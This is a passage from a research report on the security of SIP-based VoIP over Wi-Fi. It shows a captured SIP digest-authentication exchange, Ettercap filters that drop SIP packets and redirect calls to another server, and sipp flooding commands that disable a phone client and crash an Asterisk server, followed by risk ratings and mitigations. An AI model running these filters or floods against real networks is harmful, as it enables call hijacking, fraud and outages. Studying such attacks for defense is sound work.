Call-ID: r1ruQMtAMAnzWrYqZ0KnZLjBue.4ASNJ.
CSeq: 1417 REGISTER.
User-Agent: Siphon PjSip v1.0.3-trunk/arm-apple-darwin9.
Contact: <sip:w1004@192.168.1.128:5060>.
Expires: 3600.
Content-Length:  0

Wed Nov  4 14:07:20 2009
UDP  172.20.32.15:5060 --> 192.168.1.128:5060 |

SIP/2.0 401 Unauthorized.
Via: SIP/2.0/UDP 192.168.1.128:5060;branch=z9hG4bKPj3gvz-ZQig2BurDWq7abXZWnIozhnyUxS;
received=172.20.22.80;rport=5060.
From: <sip:w1004@172.20.32.15>;tag=0yeiwyCBgoNjgeiykjtahCwdEe.3byl..
To: <sip:w1004@172.20.32.15>;tag=as4777f993.
Call-ID: r1ruQMtAMAnzWrYqZ0KnZLjBue.4ASNJ.
CSeq: 1417 REGISTER.
User-Agent: Asterisk PBX 1.6.0.3.
Allow: INVITE, ACK, CANCEL, OPTIONS, BYE, REFER, SUBSCRIBE, NOTIFY.
Supported: replaces, timer.
WWW-Authenticate: Digest algorithm=MD5, realm="asterisk", nonce="016e91df".
Content-Length: 0


Wed Nov  4 14:07:20 2009
UDP  192.168.1.128:5060 --> 172.20.32.15:5060 |

REGISTER sip:172.20.32.15 SIP/2.0.
Via: SIP/2.0/UDP 192.168.1.128:5060;rport;branch=z9hG4bKPjBD2n43T-4vcT4fHsVK2tvE0rz-P7j8vu.
Max-Forwards: 70.
From: <sip:w1004@172.20.32.15>;tag=0yeiwyCBgoNjgeiykjtahCwdEe.3byl..
To: <sip:w1004@172.20.32.15>.
Call-ID: r1ruQMtAMAnzWrYqZ0KnZLjBue.4ASNJ.
CSeq: 1418 REGISTER.
User-Agent: Siphon PjSip v1.0.3-trunk/arm-apple-darwin9.
Contact: <sip:w1004@192.168.1.128:5060>.
Expires: 3600.
Authorization: Digest username="w1004", realm="asterisk", nonce="016e91df", uri="sip:172.20.32.15",
    response="c244c5d1674e984bbb4fd466b4060737", algorithm=MD5.
Content-Length:  0

Wed Nov  4 14:07:20 2009
UDP  172.20.32.15:5060 --> 192.168.1.128:5060 |

SIP/2.0 200 OK
Via: SIP/2.0/UDP 192.168.1.128:5060;branch=z9hG4bKPjBD2n43T-4vcT4fHsVK2tvE0rz-P7j8vu;
received=172.20.22.80;rport=5060.
From: <sip:w1004@172.20.32.15>;tag=0yeiwyCBgoNjgeiykjtahCwdEe.3byl..
To: <sip:w1004@172.20.32.15>;tag=as4777f993.
Call-ID: r1ruQMtAMAnzWrYqZ0KnZLjBue.4ASNJ.
CSeq: 1418 REGISTER.
User-Agent: Asterisk PBX 1.6.0.3.
Allow: INVITE, ACK, CANCEL, OPTIONS, BYE, REFER, SUBSCRIBE, NOTIFY.
Supported: replaces, timer.
Expires: 3600.
Contact: <sip:w1004@192.168.1.128:5060>;expires=3600.
Date: Wed, 04 Nov 2009 19:07:20 GMT.
Content-Length: 0
```

8.2.1 Call blocking

Once an attacker has placed themselves in the middle of the communication path, they are now able to inspect, modify, and forward any packets that they intercept. Ettercap is able to modify packets through use of packet filters, which are defined using a programming language similar to Java. The following is an example of a filter that detects SIP traffic and blocks it.

```
if (ip.proto == UDP && udp.src == 5060) {
        msg("Killed Attempted SIP Connection.\n");
        # Drop the packet
        drop();
        # Kill the connection
        kill();
}
```

By using a technique compromising information integrity, we can in turn affect the accessibility of the information services, which is introduced in the next section. On an unsecure wireless network, there is a difficulty level of *none* assigned to executing this attack. The motivation to do so, however, may vary depending on the victim. A potential attacker may have a *moderate* motivation to block the high-profile victim's calls, which makes this attack *possible*. The impact, depending on the timing of the attack, would likely vary between *low* and *medium*. Thus, the risk of an attack of this type is considered *major*. Conversely, a potential attacker may have a *low* motivation to attack the low-profile victim, which makes the attack *unlikely*. With the attack having a *low* impact on the victim, this is therefore considered a *minor* risk for this scenario.

If an attacker possesses the credentials to join a secured wireless network, we can treat the case as identical to an unsecured network. However, if the attacker does not have the necessary information required to join, the difficulty of executing this attack is considered *strong*. Regardless of the motivations of an attacker, this attack is now considered *unlikely* to occur. The impact of the attack on the high-profile victim may vary between *low* and *medium* depending on the timing of the attack, so the risk of this attack may be either *minor* or *major*. Given a *low* impact on a low-profile user, we can assign a *minor* risk for this attack.

8.2.2 Call hijacking

By building on the previous call blocking attack, we can go a step further and perform a call hijacking attack. Rather than drop the packet, we can instead create a filter which will alter the packet, and re-direct it to a new destination. The following is an example of an Ettercap filter that redirects all calls to a new destination:

```
if (ip.proto == UDP && udp.src == 5060)
{
        # Match on REGISTER, user name length 0-16
        if (pcre_regex(DATA.data, "REGISTER sip:[A-Za-z0-9_]{0,16}@"))
        {
                msg("Hijacking registration to new server\n");
                # Rewrite destination in UDP and IP header
                udp.dst = '192.168.1.5';
                ip.dst = '192.168.1.5';
                # Replace instances of old server with new
                replace("172.20.32.15","192.168.1.5");
                # Set the UDP checksum to zero. Many systems will accept a packet with
                # a zero-value checksum, but will drop a packet with a wrong checksum
                udp.csum = 0;
        }
        # Match on INVITE, user name length 0-16
        if (pcre_regex(DATA.data, "INVITE sip:[A-Za-z0-9_]{0,16}@"))
        {
                msg("Hijacking invitation to new server\n");
                udp.dst = '192.168.1.5';
                ip.dst = '192.168.1.5';
                replace("172.20.32.15","192.168.1.5");
                udp.csum = 0;
        }
}
```

This filter checks each incoming packet, and redirects any REGISTER or INVITE requests to another server, rather than its intended destination. This type of attack is known as *call hijacking*. This type of attack is particularly dangerous, being that the user is actively being manipulated, but has no indication that it is happening. Once a call has been hijacked, the attacker can effectively pick and choose who the victim should be dialing and where. This can lead to toll fraud (overcharging for services), call disruption, or even identity theft. Consider the scenario of redirecting a call to a financial institution to an attacker impersonating a bank representative [11].

On an insecure wireless network, there is a difficulty level of *none* to perform a call hijacking attack. For the high-profile victim, an attacker may have a *high* motivation to hijack their calls, to subsequently commit fraud or identity theft. Therefore, this attack can be considered *likely* to happen. If the information gleaned by an attacker is valuable or potentially damaging, then the impact of this attack could be *high*. Therefore, there is a *critical* risk of this attack occuring. In the case of the the low-profile victim, an attacker may have a *moderate* motivation to perform the hijack their calls, which makes this attack *possible*. Given that the impact of this attack will have a *medium* impact for the low-profile user, we can consider this attack a *major* risk.

As was the case with call blocking, if an attacker has the necessary credentials to access a secured wireless network, we can consider the risk to be the same as on an insecure network. Without the credentials, however, the call hijacking poses a *strong* difficulty to the attacker, which makes the attack *unlikely* to occur. Given that an attacker there is a *high* impact associated with hijacking the calls of the high-profile user, there is still a

critical risk of this attack. For the low-profile user, the *medium* impact of this attack occuring, results in a *major* risk.

8.3 Accessibility

The use of VoIP requires that the connection between the client and server has a moderate amount of free bandwidth, as well as low latency. This makes it particularly sensitive to variances in network availability. If too many packets are dropped, or the transmission time is too long, the call quality begins to suffer dramatically [3, p. 45-47].

Both the client and server require software to implement the SIP standard, as well as provide an interface for user interaction. Software, however, is notoriously known for containing bugs, which can affect the accessibility of both the client and server. Using a software program known as '*sipp*' [20], a stress-testing and benchmarking tool for SIP-compliant devices, it is demonstrated that both client and server can be prevented from accessing VoIP services.

For the purposed of testing the accessibility limits of clients, the latest version of '*Siphon*' [21] (2.1.0) is used. It is based on a popular open-source SIP implementation known as '*PJSIP*' [22] and runs on the Apple iPhone. While connected to the same wireless access point, an attacker can issue a denial of service attack similar to the following:

```
./sipp -i 192.168.1.129 -sn uac 192.168.1.128 -d 30000ms -s w1004 -r 2 -l 10
```

Using sipp in this fashion had the effect of dialing the user *w1004* at IP address *192.168.1.128* at a rate of 2 calls per second, with a minimum duration of 30 seconds each, and a limit of 10 concurrent calls. This results in the target being shown an incoming call, but upon answering, there is no audio. After disconnecting, the client is again be shown an incoming call, with no option to ignore, or dial another number. If the client chooses to deny the call, the result is a constantly vibrating phone, with any new outgoing calls returning an error. While the denial of service attack is being performed, there is effectively no way for the victim to interact with the phone normally.

In testing the accessibility limits of servers, the latest version of '*Asterisk*' [23] (1.6.1.9), a popular open-source telephony server is used. It is installed on a quad-core enterprise-grade server, running SuSE Linux Enterprise Server version 11. Unlike the testing of the SIP client, the Asterisk server requires many more concurrent calls before a denial of service occured. For this attack, the following parameters are necessary:

```
./sipp -i 192.168.1.129 -sn uac 192.168.1.5 -d 30000ms -s 1 -r 50 -l 512;
```

This causes '*sipp*' to initiate calls at a rate of 50 per second, with a maximum of 512 concurrent calls. The configuration of the server is such that calls coming in is answered with an automated attendent. This is a common behaviour in many phone systems, such as in support or informational departments. In repeated testing, it is observed that at a

rate of 50 calls per second, the Asterisk process crashes with a segmentation fault in approximately 10 seconds. Outbound bandwidth from the attacking machine was approximately 50KB/s, which is within reason for a wireless connection to a broadband internet service provider. Note that as available bandwidth increases, the number of outgoing calls can increase as well, which may reduce the amount of time necessary to run a full denial of service attack on the server.

Since there is only a finite amount of bandwidth available on a wireless connection (typically $<$ 54Mb/s for 802.11g), it is also possible to perform a denial of service attack (either on purpose or by accident) by saturating the available bandwidth. Depending on signal strength, the maximum number of calls decreases as well. Chandra and Lide estimate that at 11Mb/s, one access point can only serve a maximum of 12 concurrent calls [3]. Further, since the 2.4Ghz band is unlicensed, there are many other types of devices that can cause interference for wireless connectivity. For example, cordless phones, industrial machinery, medical equipment, and even amateur radios can interfere with 802.11 communication [7, p. 210-213], whether the communication is encrypted or not.

The risk analysis of a general denial of service attack is identical to the previously analyzed call-blocking technique in an unsecure wireless network. In summary, an attack on a high-profile user may constitute a *major* risk, depending on the timing of the attack, while the same attack on a low-profile user will generally have a *minor* risk associated with it.

9 Recommendations

The threat analysis performed in the previous section detailed the risks associated with various attacks for two different types of users. It was shown that there is indeed a significant risk of using this technology to both high and low profile targets. Due to the associated *critical* risk, if eavesdropping of calls can result in a *high* impact event, any use of wireless VoIP should be stopped immediately, and other avenues of communication explored. Many of the scenarios, however, posed *major* usage risks involved for both high and low-profile users, implying that although not immediately threatening, should be dealt with when possible.

Many of the scenarios with the highest risks involved connecting to an insecure wireless network, while the same scenario on a secure wireless network had a lower associated risk. Although it is obvious that a secured wireless network should be preferred over an insecure one, often times, however, a secure wireless network is unavailable, such as in an airport or wireless cafe. In these instances, if the use of VoIP is necessary, confidentiality can be attained by making use of internet layer encryption, such as a virtual private network (VPN), or an IPsec tunnel. Although beyond the scope of this project to explain in full, these techniques encrypt packets from source to destination, ensuring that a man-in-the-middle is unable to decipher any intercepted packets. Even while using a secured wireless network, a man in the middle attack can potentially be executed, if the attacker is also in possession of the network credentials. Use of internet layer encryption is an effective way to mitigate the risk [3].

Data integrity attacks, such as call hijacking, can be effectively prevented on the client side using internet layer security, the network administrator also has a responsibility to protect their network from these types of attacks. It was demonstrated that a man-in-the-middle attack could be executed using a technique known as ARP spoofing, the security of which has been well studied. Another technique not explored in this project, which is currently under on-going research, is that of DNS spoofing, whereby an attacker redirects domain name service queries in such a way as to become a man-in-the-middle [11]. Zhang, Wang and others propose various solutions, such as intrusion detection systems, internet layer encryption, and extensive client testing. Further research into this area is needed to fully understand the risks and solutions to these problems.

The technique used in this project, ARP spoofing, has been studied by Abad and Bonilla, who propose several measures to reduce the risk of these attacks [24]. One example is to segment the network into a large number of subnets, and dividing the network clients between them, effectively partitioning them from each other. Another method is to make use of network switches that support *port security*, whereby a limited number of MAC addresses are allowed on a single port, as well as *dynamic ARP inspection*, where ARP broadcasts are monitored and controlled to ensure an attack is not taking place. Finally, Abad and Bonilla suggest using wireless access points that support secure

ARP, which creates a tunnel between the host and wireless gateway, rejecting any ARP traffic not associated with either end of the tunnel.

Accessibility attacks, such as denial of service attacks, are particularly difficult to mitigate, due to the large attack-vector space. Not only is the client potentially vulnerable, but the server, as well as network infrastructure can be targets for an attack as well. Regarding client-side vulnerabilities, it is ultimately the responsibility of the software developers to protect against these attacks as best they can. On less powerful hardware, such as smartphones, often times the software is meant to be simple and lightweight, and generally less resilient to denial of service attacks than the server-side software. With a combination of resilient client software and internet layer security, many client-based denial of service attacks can be avoided.

In the case of server-side denial of service attacks, often the hardware and software itself is more resilient requiring much greater bandwidth, and potentially a greater numbers of attackers to have an effect on the accessibility of the server. The specific vulnerability demonstrated previously, is a result of a software bug, which in the case of the Asterisk PBX, are fixed quickly. There are also configuration options that can be used to reduce the impact of a denial of service attack, such as allowing a limited number of simulataneous calls from one source, or allowing only authorized users to dial into the server. That alone, however, may not completely reduce the risk, as Nassar, State and Festor have demonstrated a prototype botnet capable of executing various types of distributed denial of service attacks on VoIP providers [25]. As hackers aim to find new methods of exploitation, and VoIP providers aim to secure their services, this is clearly an area where further research is necessary.

Implementing a denial-of-service attack using the wireless medium was beyond the scope of this project, although trivial to accomplish by a motivated attacker. Bellardo and Savage demonstrated a hand-held device capable of completely eliminating wireless communications, using commodity hardware [26]. Preventing attacks of this nature is a difficult task, and is another field where further research is needed.

10 Conclusion

The project aimed to demonstrate the feasibility of affecting the information security of VoIP services using 802.11 networking, as well as a risk assessment of these attacks on various users in both secure, and insecure wireless environments. Confidentiality, integrity, and accessibility were all breached, by using methods such as eavesdropping, call hijacking, and denial of service attacks. It was shown that, although a convenient, cost-saving technology, there are definite security risks that must be weighed against the potential benefits, before beginning to use the technology. Based off observations from the research experiments, as well as other researcher's findings, specific recommendations have been made to current and future users, in order to reduce the risk of use. Future research into the field has been proposed, including DNS and ARP spoofing for man-in-the-middle attacks, server-side prevention of distributed denial of service attacks, as well as wireless spectrum resiliency, to prevent intentional or accidental interference.

References

[1] P. Barnard, "ABI study predicts 267 million residential VoIP subscribers worldwide by 2012." `http://www.tmcnet.com/voip/ip-communications/articles/4824-abi-study-predicts-267-million-residential-voip-subscribers.htm`, January 2007.

[2] ETSI, *Telecommunications and internet protocol harmonization over networks (TIPHON) release 4; protocol framework definition; methods and protocols for security; part1: Threat analysis. Technical Specification ETSI TS 102 165-1 V4.1.1*, 2003.

[3] P. Chandra and D. Lide, *Wi-Fi Telephony*. Burlington, Massachusetts: Elsevier, 2007.

[4] IEEE, *Telecommunications and information exchange between systems - Local and metropolitan area networks - Part 11: Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications*.

[5] M. O. H. Bulbul, I. Batmaz, "Wireless network security : Comparison of WEP (wired equivalent privacy) mechanism, WPA (wi-fi protected access) and RSN (robust security network) security protocols," in *Proceedings of the ICST Conference on Forensic Applications and Techniques in Telecommunications, Information and Multimedia, (e-Forensics 2008), Adelaide, Australia, 21-23 January 2008*, (Sydney, Australia), 2009.

[6] E. T. M. Beck, "Practical attacks against WEP and WPA," in *Proceedings of the ACM Conference on Wireless Network Security, (WiSec '09), Zurich, Switzerland, 16-18 March 2009*, (Sydney, Australia), 2009.

[7] F. Ohrtman, *Voice Over 802.11*. Norwood, Massachusetts: Artech House, 2004.

[8] H. S. J. Rosenberg *et al.*, "SIP: Session initiation protocol," *RFC 3261*, June 2002.

[9] A. D. F. Vakil *et al.*, "Supporting mobility for multimedia with SIP," *Internet Draft*, December 2000.

[10] J. Davidson and J. Peters, *Voice over IP Fundamentals*. Indianapolis, Indiana: Cisco Press, 2000.

[11] X. W. R. Zhang *et al.*, "On the feasibility of launching the man-in-the-middle attacks on VoIP from remote attackers," in *Proceedings of the ACM Symposium on Information, Computer and Communications Security, (ASIACCS '09), Sydney, Australia, 10-12 March 2009*, (Sydney, Australia), 2009.

[12] P. H.-B. J. Franks *et al.*, "HTTP authentication: Basic and digest access authentication," *RFC 2617*, June 1999.

[13] J. Killmeyer, *Information Security Architecture*. Boca Raton, FL: Auerbach Publications, 2006.

[14] M. Barbeau and C. Laurendeau, "Tilting at giants: Avoiding quixotic pursuits in understanding the threats to wireless network security." `http://www.mitacs.ca/main.php?mid=10000199&pid=158&ciy=2007&cim=9&aid=1`, September 2007.

[15] G. Combs *et al.*, "Wireshark." `http://www.wireshark.org/download.html`.

[16] S. Guaci, "SIPVicious." `http://code.google.com/p/sipvicious/`.

[17] M. J. Muench, "SIPcrack." `http://www.codito.de`.

[18] A. Peslyak, "John the ripper." `http://www.openwall.com/john/`.

[19] A. Ornaghi and M. Valleri, "Ettercap." `http://ettercap.sourceforge.net`.

[20] O. J. R. Gayraud *et al.*, "SIPp." `http://sipp.sourceforge.net`.

[21] S. Vinson *et al.*, "Siphon." `http://code.google.com/p/siphon/`.

[22] B. Prijono *et al.*, "PJSIP." `http://www.pjsip.org/`.

[23] M. Spencer *et al.*, "Asterisk." `http://www.asterisk.org/`.

[24] C. Abad and R. Bonilla, "An analysis on the schemes for detecting and preventing ARP cache poisoning attacks," in *Proceedings of the 27th International Conference on Distributed Computing Systems Workshops, (ICDCSW '07), Toronto, Canada, 22-29 June 2007*, (Toronto, Canada), 2007.

[25] R. S. M. Nassar and O. Festor, "VoIP malware: Attack tool & attack scenarios," in *Proceedings of the IEEE International Conference on Communications, (ICC '09), Dresden, Germany, 14-18 June 2009*, (Dresden, Germany), 2009.

[26] J. Bellardo and S. Savage, "802.11 denial-of-service attacks: real vulnerabilities and practical solutions," in *Proceedings of the 12th Conference on USENIX Security Symposium, (SEC '03), Washington, DC, USA, 4-8 August 2003*, (Washington, DC, USA), 2003.